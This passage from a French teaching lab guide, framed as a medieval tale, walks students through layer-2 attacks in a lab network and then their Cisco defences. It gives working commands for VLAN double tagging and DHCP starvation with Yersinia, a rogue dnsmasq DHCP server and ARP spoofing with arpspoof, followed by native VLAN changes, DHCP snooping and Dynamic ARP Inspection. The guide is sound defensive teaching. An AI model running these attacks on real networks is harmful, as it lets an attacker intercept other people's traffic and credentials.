Toujours dans Yersinia, passez sur l'onglet protocole 802.1Q (touche F3 normalement).

Appuyez sur **“e”** pour pouvoir modifier l'étiquette qu'on va envoyer.

```
802.1Q Fields
Source MAC 0E:5C:49:19:4A:94 Destination MAC FF:FF:FF:FF:FF:FF
VLAN 0001 Priority 07 CFI 00 L2Proto1 0800 VLAN2 0020 Priority 07 CFI 00
L2Proto2 0800 Src IP 010.000.000.001 Dst IP 255.255.255.255 IP Prot 01
Payload YERSINIA
```

Renseignez le VLAN natif (on laisse VLAN 1 car c'est le VLAN Natif par défaut) et le VLAN d'arriver (on va s'attaquer au VLAN 2).

Ne pas toucher aux autres champs.

Faites échap pour enregistrer les modifications.

Appuyez sur **“x”** pour accéder à la tables des attaques et **sélectionnez “sending 802.1Q double enc. packet”** en appuyant sur 1.

VLAN	L2Proto1	Src IP	Dst IP	IP Prot	Iface	Last seen
0001	802.1Q	10.0.0.1	255.255.255.255	icmp	eth0	20 Mar 14:01:30

Question : Que vient de faire la Kali exactement ?

Réponse : Elle a envoyé une trame ICMP (Ping) enveloppée dans deux couches : une première couche pour le VLAN 1 et une seconde pour le VLAN 20.

III.3.6 - Vérification de la réception du message

C'est ici que nous vérifions si le Passager Clandestin a franchi les murs.

Manipulation : Vérification de la réception du message

Lancez une capture Wireshark **entre** :

- La kali **et** le PosteOuest-SWA
- Le PosteOuest-SWA **et** le PosteEst-SWB
- Le PosteEST-SWB **et** le ServWeb

Refaire la manipulation précédente pour renvoyer une trame ICMP depuis la Kali.

Question : Qu'est-ce qui disparaît quand le paquet ICMP traverse le premier poste, puis le deuxième poste ?

Question : Pourquoi ne voit-on pas de réponse ("Pong") dans Wireshark ?

Réponse : Passage du premier poste (Switch Ouest) :

- Ce qui disparaît : La première étiquette (VLAN 1).

Passage du deuxième poste (Switch Haute-Cour / Switch Est) :

- Ce qui disparaît : La deuxième étiquette (VLAN 20).

Réponse : L'attaque est unidirectionnelle. Le serveur reçoit le message et tente de répondre au VLAN 20. Mais comme la Kali est physiquement sur un port du VLAN 1, le chemin de retour est rompu. Le Chevalier Noir a lancé une flèche, mais ne peut pas recevoir de lettre en retour.

III.3.7 - Résolution n°2 : Sécuriser les Traditions (Native VLAN)

Pour rendre cette ruse inopérante, l'Architecte doit s'assurer que le VLAN Natif ne correspond à aucun quartier habité.

Manipulation : Changer le VLAN Natif

Sur tous les liens Trunks entre les switches, déplacez le VLAN natif vers un ID inutilisé (VLAN 99)

```
PosteOuest-SWA(config)# interface Ethernet0/0
```

```
PosteOuest-SWA(config-if)# switchport trunk native vlan 99
```

Désormais, si la Kali envoie un double tag (1 et 20), le premier switch voit le tag 1. Comme 1 n'est plus le VLAN natif (c'est le 99), il ne retire pas le tag. La trame arrive au switch suivant avec deux tags, est jugée corrompue ou reste dans le VLAN 1, et finit dans les oubliettes. Le saut vers le VLAN 20 est bloqué.

III.4 - L'Usurpation d'identité : Le DHCP Spoofing


L'objectif de cette deuxième phase est de démontrer comment un imposteur peut affamer le véritable intendant du royaume (le serveur DHCP légitime) pour ensuite distribuer de fausses cartes et rediriger les voyageurs (utilisateurs) vers un piège (Man-in-the-Middle).

III.4.1 - État des lieux

Lorsqu'un nouveau Villageois (poste client) arrive dans le quartier, il crie à la cantonade (DHCP DISCOVER) pour réclamer une terre (une adresse IP). La règle est simple : le premier Intendant (serveur DHCP) qui lui répondra avec une offre valable (DHCP OFFER) sera celui qu'il choisira.

L'objectif du Chevalier Noir est double :

1. Épuiser toutes les réserves de terres du vrai Donjon (Routeur R1) en envoyant une horde de faux paysans réclamer des parchemins.
2. Installer un faux campement d'Intendant, extrêmement réactif, pour tromper les futurs Villageois et s'imposer comme leur unique guide (Passerelle).



Manipulation préliminaire : Garder le donjon confiant

Assurez-vous que le véritable Intendant (le service DHCP du routeur R1) est bien éveillé et actif sur ses terres. Vérifiez que le dhcp est bien actif sur le routeur `show run`.

III.4.2 - Attaque n°3 : La famine et le Faux Campement : DHCP Spoofing

Manipulation : L'assaut de la Famine (DHCP Starvation)

Sur les terres du Chevalier Noir (Kali), nous allons utiliser notre machine de siège (Yersinia) pour simuler une armée de milliers d'adresses MAC fantômes réclamant des adresses IP. Le vrai routeur va distribuer toutes ses adresses jusqu'à épuisement total de son pool. Dans un terminal sur Kali, lancez :


`sudo yersinia -I`

Sélectionner le menu DHCP mode (F2) et appuyez sur x. Choisissez l'option 1 "sending DISCOVER packet". A ce stade, Yersinia envoie des centaines de milliers de packet DISCOVER

(Laissez tourner cette attaque en tâche de fond).

Question : Pendant que Yersinia frappe les murailles, utilisez Wireshark sur la Kali. Fournissez une capture d'écran montrant les requêtes générées pour épuiser les réserves du Donjon.

Réponse :



Manipulation : Le Faux Campement (dnsmasq)

Vous pouvez dès à présent couper l'attaque en cours sur Yersinia : appuyez sur L puis sur Entrer.

Une fois le vrai Donjon à court de terre (ou trop occupé pour répondre), lancez votre usurpateur dans un second terminal sur Kali. Nous allons utiliser **dnsmasq** pour distribuer un nouveau pool d'adresses piégées, en nous désignant nous-mêmes (192.168.10.1) comme le chemin de sortie.

```
sudo dnsmasq -d -i eth0 --port=0 --dhcp-range=192.168.10.100,192.168.10.150,12h  
--dhcp-option=3,<IP_KALI> --dhcp-option=6,<IP_KALI>
```

Remplacez <IP_KALI> par la bonne ip (probablement 192.168.10.1)

(L'option -d permet de voir les logs en direct. L'option 3 falsifie la passerelle par défaut, l'option 6 falsifie le serveur DNS. Si dnsmasq refuse de se lancer à cause du port 53, n'oublie pas l'argument --port=0).

Manipulation : Le piège se referme

Dans un scénario réel, le Chevalier Noir n'a pas besoin d'intervenir sur la machine de sa victime. Il lui suffit d'attendre un événement déclencheur :

- L'expiration naturelle du bail (Lease Time) : À la moitié de sa durée de vie, le PC tente de renouveler son adresse. Le vrai serveur étant "affamé", il ne répondra pas, forçant le PC à émettre un nouvel appel au secours (DHCP DISCOVER).
- Un événement réseau : Un redémarrage du poste ou une simple déconnexion/reconnexion du câble réseau (ou du Wi-Fi) déclenche instantanément une demande d'adresse.

Pour les besoins de notre démonstration en temps réel, nous n'attendrons pas l'expiration du bail. Nous allons simuler ce processus manuellement sur les terres du pauvre Villageois (machine Debian).

Forcez la libération de l'adresse actuelle puis réclamez-en une nouvelle pour simuler une entrée dans le quartier.

```
sudo dhclient -r  
sudo dhclient
```

Le Donjon (Routeur R1) étant plongé dans la famine par l'attaque via Yersinia, il est incapable de fournir le moindre lopin de terre. Le Villageois, ne recevant aucune réponse de l'autorité légitime, n'aura d'autre choix que d'accepter l'offre empoisonnée du Faux Intendant (Kali).

Question : Sur la machine Debian, lancez `ip a` après avoir forcé la nouvelle demande. Rapportez un screenshot montrant qu'il a bien reçu une adresse corrompue venant du faux campement.

Question : Sur la même machine, lancez un `ip route`. Comment pouvez-vous prouver techniquement que le Villageois a été trompé ?

Réponse : (Insérez un screen de `ip a` montrant une IP entre 192.168.10.100 et 150).

```
2: ens4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state U  
    link/ether 0c:d4:28:c4:00:00 brd ff:ff:ff:ff:ff:ff  
    altname enp0s4  
    inet 192.168.10.114/24 brd 192.168.10.255 scope global dynamic ens4  
        valid_lft 43188sec preferred_lft 43188sec  
    inet6 fe80::ed4:28ff:fec4:0/64 scope link  
        valid_lft forever preferred_lft forever
```

Réponse : Dans le résultat de la commande `ip route`, la ligne `default via` indique désormais l'adresse IP de la Kali (192.168.10.1) au lieu de celle du vrai routeur (192.168.10.254). Le trafic de la Debian passe désormais obligatoirement par l'attaquant.

```
debian@debian:~$ ip route  
default via 192.168.10.1 dev ens4  
192.168.10.0/24 dev ens4 proto kernel scope link src 192.168.10.114  
debian@debian:~$
```

Manipulation : Analyse Wireshark

Préparez cette commande dans la Debian (sans la lancer) :

`sudo dhclient -v -r eth0 && sudo dhclient -v eth0`

Lancez une capture wireshark sur Kali et **utilisez le filtre dhcp**.

Lancez la commande sur la Debian.

Analysez le paquet DHCP Offer.

Question : Regardez la Source MAC Address dans l'en-tête Ethernet. Il s'agit de l'adresse MAC de quelle machine ?

Question : Déroulez la section Dynamic Host Configuration Protocol > Option: (3) Router. Quelle est l'adresse IP affichée ?

Réponse : Vous constaterez qu'elle correspond à celle de la Kali et non à celle du routeur R1.

No.	Time	Source	Destination	Protocol	Length	Info
32	20.101126145	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover
33	20.102398932	192.168.10.1	192.168.10.114	DHCP	342	DHCP Offer
34	20.104871229	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request
35	20.111826484	192.168.10.1	192.168.10.114	DHCP	342	DHCP ACK

Frame 33: Packet, 342 bytes on wire (2736 bits captured) capture length 342	0000	0c d4 28 c4 00 00 0c 76 36 76 00 00 00 00 00 00
Ethernet II, Src: 0c:76:36:76:00:00 (0c:76:36:76:00:00), Dst: 01:00:5e:00:00:00	0010	01 48 38 67 00 00 40 11 aa ba c0 a8 0a 00 00 00
Destination: 01:00:5e:00:00:00 (01:00:5e:00:00:00)	0020	0a 72 00 43 00 44 01 34 1f 5a 02 01 00 00 00 00
Source: 0c:76:36:76:00:00 (0c:76:36:76:00:00)	0030	9a 20 00 10 00 00 00 00 00 00 c0 a8 0a 00 00 00
Type: IPv4 (0x0800)	0040	0a 01 00 00 00 00 0c d4 28 c4 00 00 00 00 00 00
[Stream index: 3]	0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Sur la kali :

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:76:36:76:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.1/24 brd 192.168.10.255 scope global dynamic eth0
        valid_lft 83763sec preferred_lft 83763sec
    inet6 fe80::e76:36ff:fe76:0/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

On peut voir l'adresse MAC correspondante

Réponse : Vous verrez l'IP de la Kali (192.168.10.1) au lieu de la passerelle réelle (.254).

No.	Time	Source	Destination	Protocol	Length	Info
32	20.101126145	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover
33	20.102398932	192.168.10.1	192.168.10.114	DHCP	342	DHCP Offer
34	20.104871229	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request
35	20.111826484	192.168.10.1	192.168.10.114	DHCP	342	DHCP ACK

Option: (54) DHCP Server Identifier (192.168.10.1)	00a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (51) IP Address Lease Time	00b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (58) Renewal Time Value	00c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (59) Rebinding Time Value	00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (1) Subnet Mask (255.255.255.0)	00e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (28) Broadcast Address (192.168.10.255)	00f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (6) Domain Name Server	0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Option: (3) Router	0110	00 00 00 00 00 00 00 00 63 82 53 63 35 01 02 00
Length: 4	0120	a8 0a 01 33 04 00 00 a8 c0 3a 04 00 00 00 00 00
Router: 192.168.10.1	0130	04 00 00 93 a8 01 04 ff ff ff 00 1c 04 00 00 00
Option: (255) End	0140	ff 06 04 c0 a8 0a 01 03 04 c0 a8 0a 01 03 04
Padding: 0000000000000000	0150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

C'est l'IP de la Kali.

Le protocole DHCP fonctionne sur le principe du "Premier arrivé, premier servi".

- Puisque vous avez épuisé les adresses du serveur légitime avec Yersinia, celui-ci reste silencieux (il ne peut plus envoyer d'OFFER).
- Votre serveur dnsmasq sur Kali est le seul à répondre.
- En acceptant cette offre, la machine Debian ne récupère pas seulement une adresse IP, elle accepte également une nouvelle passerelle par défaut (votre Kali). Dès cet instant, tout le trafic Internet de la victime passera par votre machine d'attaquant avant d'aller vers le routeur. C'est une position parfaite pour une interception de données.

Manipulation : L'Oreille du Chevalier Noir (Capture de conversation entre villageois)

Une fois que le Villageois A (Debian) a accepté la fausse terre, tout son courrier passe par le campement du Chevalier Noir (Kali) avant d'atteindre le Donjon. Voici ce que l'on peut "entendre" en interceptant les messages.

La Scène : Échange entre le Villageois A et le Messenger B

Villageois A (Debian) : "Holà, Messenger ! Je souhaite envoyer cette lettre au Baron.
Voici ma clé de quartier : Azerty1234."

Le Chevalier Noir (Kali - Intercepteur) : *(Ouvre discrètement la lettre, note la clé sur son grimoire, puis referme la lettre comme si de rien n'était).*

Le Chevalier Noir (faisant semblant d'être le Donjon) : "C'est bien reçu. Je transmets ton message au Baron."

Baron (Debian) : "Merci pour la clé, Villageois A. Ton accès est validé."

Nous allons simuler cet échange.

Lancez une capture Wireshark sur la Kali.

Sur la machine du Baron (destinataire), ouvrir la boîte aux lettres pour réception d'un message.
On va simuler un serveur qui attend un message sur le port 1234.

Tapez : `nc -l -v -p 1234`

Sur la machine du villageois A (expéditeur), envoyez la lettre secrète..

Puisqu'il a été trompé par le DHCP Spoofing, il croit envoyer ce message directement au destinataire, mais il l'envoie en réalité au Chevalier Noir (sa nouvelle passerelle).

Tapez : `nc [IP_DU_BARON] 1234`

Une fois la connexion établie, **tape ton message secret et appuie sur Entrée** :


"Voici le code secret du coffre : Azerty123"

```
debian@debian:~$ nc 192.168.20.1 1234
Voici le code secret : Azerty1234
```

Retournez sur Wireshark qui tournait sur la Kali.

Filtre avec : `tcp.port == 1234`


Vous devriez obtenir une telle capture :



Faites clic droit sur les paquets jusqu'à tomber sur celui avec une en-tête "data".

Sélectionnez "Follow" > "TCP Stream"

Le message secret s'affiche en clair !!!!!



Question : Pourquoi le Baron a-t-il quand même reçu le message alors que la Kali l'a intercepté ?

Question : Si le Villageois A avait utilisé une connexion sécurisée (SSH ou HTTPS), qu'aurait vu le chevalier Noir dans Wireshark ?

Réponse : Grâce à l'activation de l'IP Forwarding (`net.ipv4.ip_forward=1`), la Kali a retransmis le paquet au véritable destinataire après l'avoir lu.

Réponse : Il aurait vu passer les paquets, mais le contenu aurait été illisible (crypté/chiffré).

III.4.3 - Résolution n°1 : Le Sceau de Confiance (DHCP Snooping)

Pour rendre cette ruse inopérante, l'Architecte doit apprendre aux gardes (commutateurs) à filtrer les annonces des faux intendants et à ne faire confiance qu'à la route officielle.

Manipulation : Activer la vigilance globale et locale

Sur le commutateur connecté aux utilisateurs (PosteOuest-SWA), activez l'inspection DHCP et appliquez-la au quartier concerné (VLAN 10).

- PosteOuest-SWA(config)# ip dhcp snooping
- PosteOuest-SWA(config)# ip dhcp snooping vlan 10

Manipulation : Protéger le véritable chemin (Trust)

Indiquez au commutateur quelle est la seule route légitime menant au vrai Donjon (le port pointant vers le routeur R1, par exemple Ethernet0/1).

- PosteOuest-SWA(config)# interface Ethernet0/1
- PosteOuest-SWA(config-if)# ip dhcp snooping trust

Question : Que fait le commutateur lorsque le DHCP Snooping est actif et qu'il reçoit une offre de terres (DHCP OFFER) depuis le port du Chevalier Noir (Kali) ?

Réponse : Comme le port de la Kali n'est pas configuré en "trust", le commutateur considère l'offre comme illégitime. Il bloque purement et simplement le message et le supprime, protégeant ainsi les clients.

III.4.3 - Résolution n°2 : Limiter la Foule (Contrer la Famine)

Le DHCP Snooping bloque les fausses offres, mais l'attaquant peut toujours cliquer sur son bouton Yersinia pour envoyer des millions de requêtes DISCOVER et saturer le réseau.

Manipulation : Brider les requêtes

Sur les portes menant aux villageois ordinaires (comme le port Ethernet0/3 où est branché la Kali), limitez le nombre de demandes acceptées par seconde.

- PosteOuest-SWA(config)# interface Ethernet0/3
- PosteOuest-SWA(config-if)# ip dhcp snooping limit rate 10

Question : Quel est l'effet de cette commande face à l'outil graphique Yersinia ?


Réponse : Dès que Yersinia tentera de hurler plus de 10 demandes de terre par seconde, le commutateur détectera l'anomalie et bloquera le port (ou ignorera le trafic excédentaire), neutralisant instantanément l'attaque de famine à la source.

III.5 - ARP Spoofing (Empoisonnement des registres)

L'objectif de cette phase est de démontrer comment un espion (Homme du Milieu) peut falsifier les registres de correspondances (tables ARP) pour intercepter secrètement les communications entre un Villageois et le Donjon.

III.5.1 - État des lieux

On analyse les voies de communication du royaume pour préparer l'embuscade. Le protocole ARP, utilisé pour lier les adresses logiques (IP) aux adresses physiques (MAC), ne possède aucun mécanisme d'authentification. Le Chevalier Noir (Kali) est en position pour s'interposer entre le Villageois (Debian) et le Donjon (Routeur), prêt à mener une attaque de type Homme du Milieu (MITM).



III.5.2 - Attaque n1 : L'empoisonnement Bidirectionnel

Manipulation : Activer le relais des missives (IP Forwarding)

Si vous interceptez le trafic de la victime sans le faire suivre au vrai routeur, la victime perdra sa connexion Internet (Déni de Service). Ordonnez au Chevalier Noir de faire suivre discrètement les missives interceptées afin de rester furtif. Dans un terminal sur la Kali, tapez :

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Manipulation : Tromper le Villageois et le Donjon

Pour que l'interception fonctionne dans les deux sens, vous devez mentir aux deux équipements en même temps. Ouvrez deux terminaux en parallèle. Dans le premier terminal (pour intercepter le trafic allant vers Internet):

```
- sudo arpspoof -i eth0 -t <@IP_VICTIME> <@IP_GATEWAY>
```

Dans le deuxième terminal (pour intercepter les réponses d'Internet vers la victime):

```
- sudo arpspoof -i eth0 -t <@IP_GATEWAY> <@IP_VICTIME>
```

Question : Sur la machine de la victime (Debian), tapez la commande `ip neigh` (ou `arp -a`). En analysant ce registre, comment pouvez-vous prouver techniquement que la machine a bien été empoisonnée ?

Réponse : En regardant attentivement les adresses physiques (MAC). L'adresse MAC associée à l'IP de la passerelle (le Donjon) a été remplacée par la propre adresse MAC du Chevalier Noir (Kali). La victime croit parler au routeur, mais s'adresse en réalité à l'espion.

III.5.3 - Vérification de l'interception

Manipulation : Déployer la longue-vue magique (Wireshark)

Laissez les deux terminaux d'empoisonnement ouverts. Sur la machine Kali, ouvrez Wireshark et lancez une capture sur l'interface eth0. Allez sur la machine Debian (Victime) et générez du trafic (par exemple : ping 8.8.8.8).

Question : Qu'observez-vous dans Wireshark sur la machine Kali ?

Réponse : On lit en clair le trafic détourné. Les paquets ICMP de la victime transitent physiquement par la machine Kali avant de rejoindre le Donjon, confirmant le succès total de l'attaque Homme du Milieu (MITM).

III.5.4 - Résolution n°1 : Contrer l'Empoisonnement (Dynamic ARP Inspection)

Manipulation : La Garde Royale d'Inspection (DAI)

L'architecte doit mettre en place la garde royale d'inspection sur les remparts (commutateurs) en activant le Dynamic ARP Inspection (DAI). Cette protection s'appuie sur la base de données du DHCP Snooping pour vérifier que l'adresse IP annoncée correspond bien à l'adresse MAC légitime.

Sur le commutateur (PosteOuest-SWA) :

- PosteOuest-SWA(config)# ip arp inspection vlan 10

Manipulation : Protéger le véritable chemin (Trust)

Tout comme pour le DHCP, il faut indiquer au commutateur quelle est la seule porte digne de confiance absolue, celle qui mène au véritable routeur et qui est autorisée à envoyer des annonces ARP légitimes pour la passerelle.

- PosteOuest-SWA(config)# interface Ethernet0/1
- PosteOuest-SWA(config-if)# ip arp inspection trust

Question : Que se passe-t-il désormais si le Chevalier Noir tente d'envoyer de faux messages ARP (Gratuitous ARP) ?

Réponse : Le commutateur intercepte la réponse ARP falsifiée. Il consulte les registres du DHCP Snooping et constate que l'adresse MAC de l'attaquant ne correspond pas à l'IP revendiquée. Le paquet malveillant est immédiatement détruit, bloquant ainsi les menteurs.

Félicitations ! Vous avez su transformer une infrastructure vulnérable en une forteresse imprenable face aux ruses de la couche 2. Le Royaume R&T est désormais en sécurité sous votre protection.

IV. Désinstallation

La bataille est terminée, le calme revient sur le Royaume. En tant que Maître Architecte, votre dernière mission est d'effacer les traces des combats et de remettre les infrastructures dans leur état d'origine, prêtes à accueillir de nouveaux défenseurs.

Le protocole de démobilisation doit être scrupuleusement respecté pour valider votre victoire.

IV.1 - Purge des Grimoires (Réinitialisation des équipements)

Sur les Commutateurs (Switchs) : Supprimez le registre en effaçant le fichier de la table des VLANs :

```
# delete vlan.dat
```

Sur tous les Équipements (Routeur et Switch) : Effacez la configuration de la mémoire non-volatile (NVRAM) :

```
# write erase
```

(Pensez à redémarrer les équipements pour confirmer la remise à zéro).

```
# reload
```

IV.2 - Libération des Émissaires (Configuration des hôtes)

Les machines Debian et les postes de travail doivent oublier les ordres spécifiques reçus durant le siège.


Remettez toutes les cartes réseau des ordinateurs en mode DHCP automatique.

```
sudo vconfig rem eth0.20  
sudo dhclient -r eth0 # -r pour release (libérer l'ancienne IP)  
sudo dhclient eth0    # Demander une nouvelle IP
```

IV.3 - Inspection Royale (Validation par Sir Droussi)

Un château ne peut être quitté sans l'aval de Prince Abdallah et Sir Droussi.

